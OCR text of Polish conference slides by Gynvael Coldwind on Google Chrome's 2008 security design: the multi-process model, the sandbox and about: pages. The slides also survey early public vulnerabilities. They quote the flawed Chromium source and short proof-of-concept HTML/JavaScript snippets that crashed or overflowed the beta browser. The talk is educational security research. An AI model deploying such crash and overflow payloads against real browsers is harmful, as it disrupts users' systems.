



HISPASEC

Chrome

Bezpieczeństwo przeglądarki Google Chrome

BY GYNVAEL COLDWIND



HISPASEC

http://hispasec.com

VEXILLIUM

http://vexillium.org

Google Chrome ?

Przeglądarka internetowa stworzona przez Google

Google Chrome ?

Przeglądarka internetowa stworzona przez Google

Dzień premiery: 2,9% rynku*

*** wg http://pl.wikipedia.org/wiki/Google_Chrome**

Google Chrome ?

Przeglądarka internetowa stworzona przez Google

Dzień premiery: 2,9% rynku*

Obecnie: 0,78% rynku*

*** wg http://pl.wikipedia.org/wiki/Google_Chrome**

Google Chrome ?

Przeglądarka internetowa stworzona przez Google

Dzień premiery: 2,9% rynku*

Obecnie: 0,78% rynku*

Nowatorskie rozwiązania (?) (multi-process+sandboxing)

*** wg http://pl.wikipedia.org/wiki/Google_Chrome**

Google Chrome ?

OpenSource - Chromium (BSD-Style)

Google Chrome ?

OpenSource - Chromium (BSD-Style)

Tryb-incognito

Google Chrome ?

OpenSource - Chromium (BSD-Style)

Tryb-incognito

Automatyczne aktualizacje

Google Chrome ?

OpenSource - Chromium (BSD-Style)

Tryb-incognito

Automatyczne aktualizacje

Inspector

Google Chrome ?

OneClick backdoor ?

Google Chrome ?

OneClick backdoor ?

Szpiegowanie ?

Google Chrome ?

OneClick backdoor ?

Szpiegowanie ?

Reverse engineering Windowsa ?

Google Chrome ?

OneClick backdoor ?

Szpiegowanie ?

Reverse engineering Windowsa ?

Dziwny katalog instalacji ?
c:\Users\%USERNAME%\AppData\Local\Google

Punkt wyjścia

It's nearly impossible to build a rendering engine that never crashes or hangs. It's also nearly impossible to build a rendering engine that is perfectly secure.

źródło: dokumentacja chromium

Punkt wyjścia

It's nearly impossible to build a rendering engine that never crashes or hangs. It's also nearly impossible to build a rendering engine that is perfectly secure.

źródło: dokumentacja chromium

Multi-process Architecture + Sandbox

Multi-threading

Multi-process architecture

Process-per-site-instance

Multi-process architecture

Process-per-site-instance

Process-per-site

Multi-process architecture

Process-per-site-instance

Process-per-site

Process-per-tab

Multi-process architecture

Process-per-site-instance

Process-per-site

Process-per-tab

Single process

Multi-thread architecture

io_thread
file_thread
db_thread
safe_browsing_thread
history thread
web data thread
proxy service
automation proxy

Multi-thread architecture (zadania)

PostTask

Runnable

Scoped factories

Cancelable request

Sandbox

Broker process

Target process

Sandbox

Token

Job object

Desktop object

Integrity levels

about:

cache
dns
histograms
objects
memory
plugins
stats
version

hang
shorthang
crash
internets
network

Chrome vs bughunters

SecurityFocus: 10 results, 2 retired

Pierwsza luka: 3 godziny po premierze

Chrome vs bughunters

OZNACZENIA:

Bugtraq ID:
http://www.securityfocus.com/bid/NUMER

chromium @ code.google.com (CH)
http://code.google.com/p/chromium/issues/detail?id=NUMER

Chromium Code Reviews (CR)
http://codereview.chromium.org/NUMER

Chromium SVN (REV)
http://src.chromium.org/viewvc/chrome?view=rev&revision=NUMER

Chrome vs bughunters

Carpet-Bombing by Aviv Raff, nerex

Bugtraq ID:	31000
GC Issue:	?? 1793 REV ??
Class:	Design Error
Published:	Sep 03 2008
Versions:	0.2.149.27 0.2.149.29 0.2.149.30

Chrome vs bughunters
Carpet-Bombing by Aviv Raff

Chrome vs bughunters

Remote DoS by Rishi Narang

evil:%

Bugtraq ID:	30983
GC Issue:	122 CH, 408 CR
Class:	Failure to Handle Exceptional Cond.
Published:	Sep 03 2008
Versions:	0.2.149.27

Chrome vs bughunters

Remote DoS by Rishi Narang

black sheep wall

Chrome vs bughunters
Remote DoS by Rishi Narang

PoC exploit

```
<a href=”evil:%”>cokolwiek</a>
```

Chrome vs bughunters

Remote DoS by Rishi Narang

net/base/escape.cc
UnescapeURLImpl

```
for(size_t i = 0,
      max = escaped_text.size(),
      max_digit_index = max - 2;
      i < max; ++i)
{
   if(escaped_text[i] == '%' &&
       i < max_digit_index)
   {
      ...
```

Chrome vs bughunters

Remote BO by Le Duc Anh - SVRT – Bkis

'Save As'

Bugtraq ID:	31029, 31031
GC Issue:	1414 CH, 1766 REV
Class:	Boundary Condition Error
Published:	Sep 05 2008
Versions:	0.2.149.27

Chrome vs bughunters

Remote BO by Le Duc Anh - SVRT - Bkis

no black sheep wall ;<

http://security.bkis.vn/?p=119

Chrome vs bughunters

Remote BO by Le Duc Anh - SVRT - Bkis

PoC exploit

```
<title>AAAA....AAAAA</title>
```

Chrome vs bughunters

Remote BO by Le Duc Anh - SVRT - Bkis

chrome/common/win_util.cc
SaveFileAsWithFilter

```
wchar_t file_name[MAX_PATH+1];
std::wstring file_part =
 file_util::
 GetFilenameFromPath(suggested_name);

memcpy(file_name,
 file_part.c_str(),
 (file_part.length()+1)*sizeof(wchar_t)
);
```

Chrome vs bughunters

Remote BO by Shinnok

'href'

Bugtraq ID:	31071, 31034
GC Issue:	1797 REV
Class:	Boundary Condition Error
Published:	Sep 05 2008
Versions:	0.2.149.27

Chrome vs bughunters

Remote BO by Shinnok

'href'

black sheep wall

Chrome vs bughunters

Remote BO by Shinnok

'href'

PoC exploit

```
<a href=”/asdf/asdf/.../asdf/”>cokowliek</a>
```

Chrome vs bughunters

Remote BO by Shinnok

'href'

chrome/common/gfx/url_elider.cc
ElideUrl

```
// Declared static for speed.
int pixel_width_url_path_elements[256];
for (int i = 0;
 i < url_path_number_of_elements; i++) {
 pixel_width_url_path_elements[i] =
 font.GetStringWidth(
 url_path_elements.at(i)); }
```

Chrome vs bughunters

Remote DoS by Juan Pablo Lopez Yacubian 'view-source'

Bugtraq ID:	31035
GC Issue:	?
Class:	Failure to Handle Exceptional Cond.
Published:	Sep 05 2008
Versions:	0.2.149.27 0.2.149.29 0.2.149.30

Chrome vs bughunters

Remote DoS by Juan Pablo Lopez Yacubian

'view-source'

black sheep wall

Chrome vs bughunters

Remote DoS by Juan Pablo Lopez Yacubian 'view-source'

PoC exploit

```
<script>
a=window.open("view-source:http://123");
a.alert(1);
</script>
```

Chrome vs bughunters

Remote DoS by Aditya K Sood

'\r\n'

Bugtraq ID:	31375
GC Issue:	?
Class:	Failure to Handle Exceptional Cond.
Published:	Sep 24 2008
Versions:	0.2.149.27 0.2.149.29 0.2.149.30

Chrome vs bughunters

Remote DoS by Aditya K Sood

'\r\n'

black sheep wall

Chrome vs bughunters

Remote DoS by Aditya K Sood

'\r\n'

PoC exploit

```
<script language="javascript">

window.open("\r\n\r\n");
window.refresh();
window.open("\r\n\r\n");


</script>
```

Podsumowanie

Krok w dobrą stronę...

Ale to wciąż beta...

Pytania i kontakt

Czy są jakieś pytania ? :)

e-mail
michael@hispasec.com
gynvael@coldwind.pl
www
http://hispasec.com
http://gynvael.coldwind.pl